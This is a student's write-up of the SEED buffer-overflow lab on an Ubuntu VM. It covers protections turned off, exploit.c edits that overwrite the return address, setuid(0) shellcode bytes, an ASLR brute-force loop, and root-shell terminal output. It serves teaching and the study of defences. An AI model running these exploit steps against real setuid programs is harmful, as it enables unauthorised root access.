# Buffer Overflow Vulnerability Lab

The objective of this lab is to teach students how buffer-overflow vulnerabilities work, and thus learning how to better keep their own software secure by coding their programs in such a way to avoid buffer overflows. In this task we will develop a scheme to exploit a vulnerable program and in the end gaining root privilege over a computer running on the Ubuntu OS.

This lab covers the following topics:

- Buffer overflow vulnerability and attack
- Stack layout in a function invocation
- Address randomization, Non-executable stack, and StackGuard
- Shellcode (More info in a separate lab on how to write your own shellcode)
- The return-to-libc attack, which aims at defeating the non-executable stack countermeasure (More info in a separate lab)

The instructor have the option to customize this lab by choosing a value for the BUF_SIZE constant which determines the size of the buffer we are aiming to overflow, in absence of such a value, I settled to use the value "90" as my BUF_SIZE constant. This value may be altered which also requires the exploit code to be altered to accommodate for the different sized buffer.

To get started I installed the Ubuntu virtual machine on my VirtualBox and booted it up, together with this lab we had the option to use seedlabs pre-built Ubuntu machine which is what I went for, it's running the 16.04 Ubuntu OS. The lab consists of 6 different tasks with slightly different execution, I've crated scripts to run the different tasks and to alleviate the reviewer the pain of having to type each and every line of code into the terminal. I edited the exploit.c code as necessary so a simply execution of the script files is sufficient to follow my solution, for the third task we use a slightly different shellcode within the exploit source code, which is why I determined to create two different copies of it, exploit.c and exploit2.c.

Four different files were handed to us at the start of this lab, stack.c (the vulnerable program, with buffer overflow vulnerability), call_shellcode.c (contains the shellcode which we'll use once we overflow the buffer, used to check how it should look once we've succeeded in overflowing the buffer), exploit.c/exploit.py (contains the malicious code we'll use to overflow the buffer, task is to create a file containing a bunch of no-ops, byte 0x90, our malicious shellcode, and overflow the buffer and point back to the start of our malicious code).

Marcus Roos Maro1904@student.miun
Maro1904

There are a few security measurements taken to prevent buffer overflow, and we will be disabling them all in the start, and further down the road we'll enable them by one by one. They are as following:

**Address Space Randomization**, randomizes the starting address of the heap and the stack, which makes guessing the correct address harder, however it can still be bruteforced, will be explained further in task 4.


**The StackGuard Protection Scheme**, implements a security mechanics in the GCC compiler called StackGuard, this protection is here to prevent buffer overflows, will be explained further in task 5.

**Non-Executable Stack**, prevents allowing executable stacks, it used to be enabled by default but by using this mechanism programs now need to declare whether they require the executable stacks or not at start.


As we are using Ubuntu 16.04 for this lab we need to relink /bin/sh to /bin/zsh, this is because /bin/sh is by default linked to /bin/dash which have security measurements against changing the root UID, by relinking this we don't have to worry about changing root UID, will be enabled further down the road.

## *Task 1*

Under task 1 we will simply test whether our shellcode works as intended, as well as set a size for the vulnerable program. I've created a script for this task which first disables the address randomization, then links /bin/sh to /bin/zsh, afterwards it compiles the provided shellcode and runs it. A major difference between the description and execution here is that I took the liberty of changing the chown and chmod of the call_shellcode exec, without those two changes the shellcode will run just fine as intended, but it won't have root access once run, hence why I added those two lines to allow root to easier reflect what's going on in future tasks.



```
[03/27/21]seed@VM:~$ Task1.sh
Executing sudo sysctl -w kernel.randomize_va_space=0 (D
isable address randomization)
kernel.randomize_va_space = 0
Executing sudo ln -sf /bin/zsh /bin/sh (Link bin/sh to
bin/zsh)
Compile and run our shellcode
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of
 function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit d
eclaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or pr
ovide a declaration of 'strcpy'
Run our shellcode
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
```




```
#!/bin/bash
echo "Executing sudo sysctl -w kernel.randomize_va_space=0 (Disable address
randomization)"
sudo sysctl -w kernel.randomize_va_space=0
echo "Executing sudo ln -sf /bin/zsh /bin/sh (Link bin/sh to bin/zsh)"
sudo ln -sf /bin/zsh /bin/sh
echo "Compile and run our shellcode"
gcc -z execstack -o call_shellcode call_shellcode.c
echo "Run our shellcode"
sudo chown root call_shellcode
sudo chmod 4755 call_shellcode
./call_shellcode
```

## *Task 2*

For task 2 we are going to exploit the vulnerability found in the stack.c, compiling this belonged to Task 1 for some reason, which is why I moved it onto Task 2 instead. It made no sense to compile it under Task 1 just to never be used again under the same task.

I started off this by compiling the stack.c program, modifying exploit.c as required and running both programs to prove I get root access. The vulnerable program, stack.c has to be compiled with all the safety measures turned off, the address randomization, keeping /bin/sh linked to /bin/zsh, compiling it without stack guard protection and making sure the stack is executable, once it has been compiled we need to change the chown and chmod just as we did under Task 1. While compiling the vulnerable program we also determine the size of the buffer at compile time, this is done by adding "-DBUF_SIZE=90" while compiling, the number is arbitrary and free to be changed, however this requires the code found in exploit.c to be changed ever so slightly as well.


Running the stack program does nothing right now because no badfile exists which instantly throws us a segmentation fault, creating a temporary file works and will instead give us the expected output. But our task is to modify the code found in exploit.c to both create the badfile and fill it with malicious code. Found within the exploit.c source file we have an array of chars containing the malicious shellcode, as well as a main functioning which fills the temporary buffer with no-op bytes (0x90). Our task is to overflow the buffer found in stack.c, change the return address to the base pointer which is in our no-op sled. To achieve this I changed the exploit code as following :



```
/*Dont want to overflow this buffer, remove 25 which is the size of the
shellcode */
int diff = 517 - sizeof(shellcode);
memcpy(buffer+diff,shellcode,sizeof(shellcode));
*(buffer+102) = 0x80;
*(buffer+103) = 0xeb;
*(buffer+104) = 0xff;
*(buffer+105) = 0xbf;
```


I created an integer which stores the difference between the buffer found in exploit.c and the size of the shellcode, this is because we need to accommodate the size of the shellcode when we try to enter our malicious code, otherwise it will overflow *too much* and we won't be able to change the return address. I then use memcpy to copy into the buffer+diff, from the shellcode at a size of the actual shellcode. If we take a closer look at the memcpy function the first part (buffer+diff) determines the destination of the copy, while the second part (shellcode) determines the source to copy from, and the last part (sizeof(shellcode)) determines how many characters we should copy from the source area to the destination area. By doing this we have effectively removed the last few bytes of the buffer and instead replaced it with our malicious shellcode, while still keeping true to the 517 buffer limit set by the exploit.c.

With the malicious code in place, we need to overwrite the return address to instead point towards the base pointer(EBP), we know that the buffer we want to overflow (found in stack.c) is 90 bytes long, I found out that by overextending exactly 12 bytes from the buffers start we find the return address, and it's at those locations I decide to enter the base pointer which effectively overwrites the current return address. By running the "FindEBP" script we compile the program and start up gdb, in gdb we first need to setup a breakpoint, we do this by typing "b bof", which sets a breakpoint at the function bof found in stack.




```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1
```

We then run the program by typing "r" or "run", this runs the program until our breakpoint, once at this stage we can easily find the EBP by typing "p $ebp".




```
gdb-peda$ r
Starting program: /home/seed/stack

[----------------------------------registers-----
-----------------------]
EAX: 0xbfffeb67 --> 0x90909090
```



```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeaf8
```

We can see that our base pointer is at 0xbfffeaf8, however simply entering those bytes into the exploit.c won't work as it will point straight to the start of the function and miss our no-op sled, to fix this we need to increase the value a bit, I tested my way forward here and adding 136 bytes worked perfectly fine, I tested a few different values and adding just 128 bytes (0x80) worked just as well, but as memory can be fluid and shake around a bit I added 136 instead (0x88) just to be on the safe side. Hence why the value in the exploit.c doesn't exactly reflect the EBP found in GDB. Seeing as we're using 86 architecture we need to enter the values in form of little endian which is simply backwards, we started with 0xbfffeb80 and entered in little endian thats **\0x80\0xeb\0xff\0xbf** which is exactly what I entered in the exploit.c.


With all those changes in places I created a script which enters all the commands used in the terminal, compiles the two programs and run them in sequence, the result is found in Task2.sh, running Task2.sh produces a result as following:



```
[03/28/21]seed@VM:~$ Task2.sh
Executing sudo sysctl -w kernel.randomize_va_space=0 (D
isable address randomization)
kernel.randomize_va_space = 0
Executing sudo ln -sf /bin/zsh /bin/sh (Link bin/sh to
bin/zsh)
Compile stack.c with a BUF_SIZE of 90
Sets ownership of program to root & enable Set-UID
Compile exploit.c
Run both exploit & stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```


## *Task 3*

As seen in task 2 we achieve root access, but our uid is 1000, while the roots uid is 0, as those IDs don't match the dash shell will drop our root privileges once it realize those IDs dont match up, as mentioned in the lab description we can see the following changelog of dash confirming this. We start by linking the /bin/sh to /bin/dash instead of keeping it linked to /bin/zsh as we previously had by typing "sudo ln –sf /bin/dash /bin/sh" into the terminal.




```
++ uid = getuid();
++ gid = getgid();

++ /*
++  * To limit bogus system(3) or popen(3) calls in setuid binaries,
++     * require -p flag to work in this situation.
++  */
++ if (!pflag && (uid != geteuid() || gid != getegid())) {  ①
++         setuid(uid);
++         setgid(gid);
++         /* PS1 might need to be changed accordingly. */
++         choose_ps1();
++ }
```

Under task 3 we will bypass this and make our effective UID the same as the real UID so we may keep our privileges, we do this by changing the real UID to 0 before we invoke the dash program, we get a code snippet to try out how this works in practice:




```
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
     char *argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     // setuid(0);
     execve("/bin/sh", argv, NULL);

     return 0;
}
```

Upon running this program with the setUID(0) commented out we get the following result, as seen the uid is set to 1000 while the root uid is set to 0.




```
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# 
```

If we instead remove the comments from “setuid(0)” we get the following result, as seen the uid is now set to 0 and theres no more seed ID to be found, what I believe is happening here is the dash matching the effective UID to the real UID and noticing its the same ID, so instead of keeping them separate it puts them together as one, as there’s no need to have them separate when its the same ID, it simply overwrites the seed UID with the root UID.



```
# ./dash_shell_test
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```


The task at hand is to put this short code snippet into our shellcode instead and therefore expanding the shellcode, and setting the uid to 0 before invoking our malicious code. To do this we extend the shellcode by adding 8 more bytes, as following.



```
  "\x31\xc0"              /* Line 1: xorl     %eax,%eax   */
  "\x31\xdb"              /* Line 2: xorl     %ebx,%ebx   */
  "\xb0\xd5"              /* Line 3: movb     $0xd5,%al   */
  "\xcd\x80"              /* Line 4: int      $0x80       */
```


We add this at the start of our shellcode as we want it to be executed at the very start, as it expands the size of the shellcode we need to adjust the exploit.c accordingly. To solve this I made a 1:1 copy of the exploit.c and renamed the new copy to “exploit2.c” and modified it as required, I added the new lines of shellcode and recompiled, nothing else needed to be changed as I swapped to using sizeof(shellcode) instead of hard coding the size in while calculating the difference. The new shellcode effectively does what the code snippet does and sets the uid to 0 before executing the rest of the shellcode.

I put together the whole process into Task3.sh which when ran disables address randomization, link /bin/sh to /bin/dash, compile the stack.c with a size of 90 while having StackGuard off and keeping stack executable, I then change chown and chmod of the stack program and compile exploit2.c (The modified shellcode). It then runs the exploit2 and stack in succession, the script is as following:



```
#!/bin/bash
echo "Executing sudo sysctl -w kernel.randomize_va_space=0 (Disable address
randomization)"
sudo sysctl -w kernel.randomize_va_space=0
echo "Executing sudo ln -sf /bin/dash /bin/sh (Link bin/sh to bin/dash)"
sudo ln -sf /bin/dash /bin/sh
echo "Compile stack.c with a BUF_SIZE of 90"
gcc -DBUF_SIZE=90 -o stack -z execstack -fno-stack-protector stack.c
echo "Sets ownership of program to root & enable Set-UID"
sudo chown root stack
sudo chmod 4755 stack
echo "Compile exploit2.c"
gcc -o exploit2 exploit2.c
echo "Run both exploit & stack"
./exploit2
./stack
```

And once the script has been ran this is the output we get in the terminal:




```
[03/28/21]seed@VM:~$ Task3.sh
Executing sudo sysctl -w kernel.randomize_va_space=0 (D
isable address randomization)
kernel.randomize_va_space = 0
Executing sudo ln -sf /bin/dash /bin/sh (Link bin/sh to
 bin/dash)
Compile stack.c with a BUF_SIZE of 90
Sets ownership of program to root & enable Set-UID
Compile exploit2.c
Run both exploit & stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```

## *Task 4*

For task 4 we will enable address randomization and still try to get root access. The solution to this task isn't very complex or clever, it's simply brute force strategy!

The script here is basically the same as previous tasks, except instead of calling the stack program in the end, we call another bruteforcing script which keeps running until it gets through and the attack is a success. The script we will be using to bruteforce is as following:




```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
        do
        value=$(( $value + 1 ))
        duration=$SECONDS
        min=$(($duration / 60))
        sec=$(($duration % 60))
        echo "$min minutes and $sec seconds elapsed."
        echo "The program has been running $value times so far."
        ./stack
done
```

It will print for how long the script have been running for, and how many times it has tried to break through. Running this script always gave me root access in the end but the as the address randomization is enabled it's very random how long it takes to break through, however we only have 524 288 different possibilities and with a decent computer it goes relatively fast, longest I had to wait were around 9 minutes to succeed.


To disable the address randomization we change the “sudo /sbin/sysctl -w kernel.randomize_va_space=0” to 2 instead, as such “sudo /sbin/sysctl -w kernel.randomize_va_space=2”, as previously I’ve obviously put this whole process into a script for ease of access, and it’s as following:

```
#!/bin/bash
echo "Executing sudo sysctl -w kernel.randomize_va_space=2 (Enables address
randomization)"
sudo /sbin/sysctl -w kernel.randomize_va_space=2
echo "Executing sudo ln -sf /bin/dash /bin/sh (Link bin/dash to bin/zsh)"
sudo ln -sf /bin/dash /bin/sh
echo "Compile stack.c with a BUF_SIZE of 90"
gcc -DBUF_SIZE=90 -o stack -z execstack -fno-stack-protector stack.c
echo "Sets ownership of program to root & enable Set-UID"
sudo chown root stack
sudo chmod 4755 stack
echo "Compile exploit.c"
gcc -o exploit exploit.c
echo "Run exploit & then run the Bruteforce script"
./exploit2
Brute.sh
```

It’s easily noticeable once the script manages to break through, as the entire brute forcing process stops (which really spams the terminal), and the marker changes from $-sign to #-sign indicating we have root access. I attached two attempts of running this script, the first one is my fastest one at 22sec, and the second one is a random one at 2.5min.



```
ack
0 minutes and 22 seconds elapsed.
The program has been running 8017 times so far.
./Brute.sh: line 15:  5232 Segmentation fault      ./st
ack
0 minutes and 22 seconds elapsed.
The program has been running 8018 times so far.
./Brute.sh: line 15:  5233 Segmentation fault      ./st
ack
0 minutes and 22 seconds elapsed.
The program has been running 8019 times so far.
./Brute.sh: line 15:  5234 Segmentation fault      ./st
ack
0 minutes and 22 seconds elapsed.
The program has been running 8020 times so far.
./Brute.sh: line 15:  5235 Segmentation fault      ./st
ack
0 minutes and 22 seconds elapsed.
The program has been running 8021 times so far.
# whoami
root
# 
```



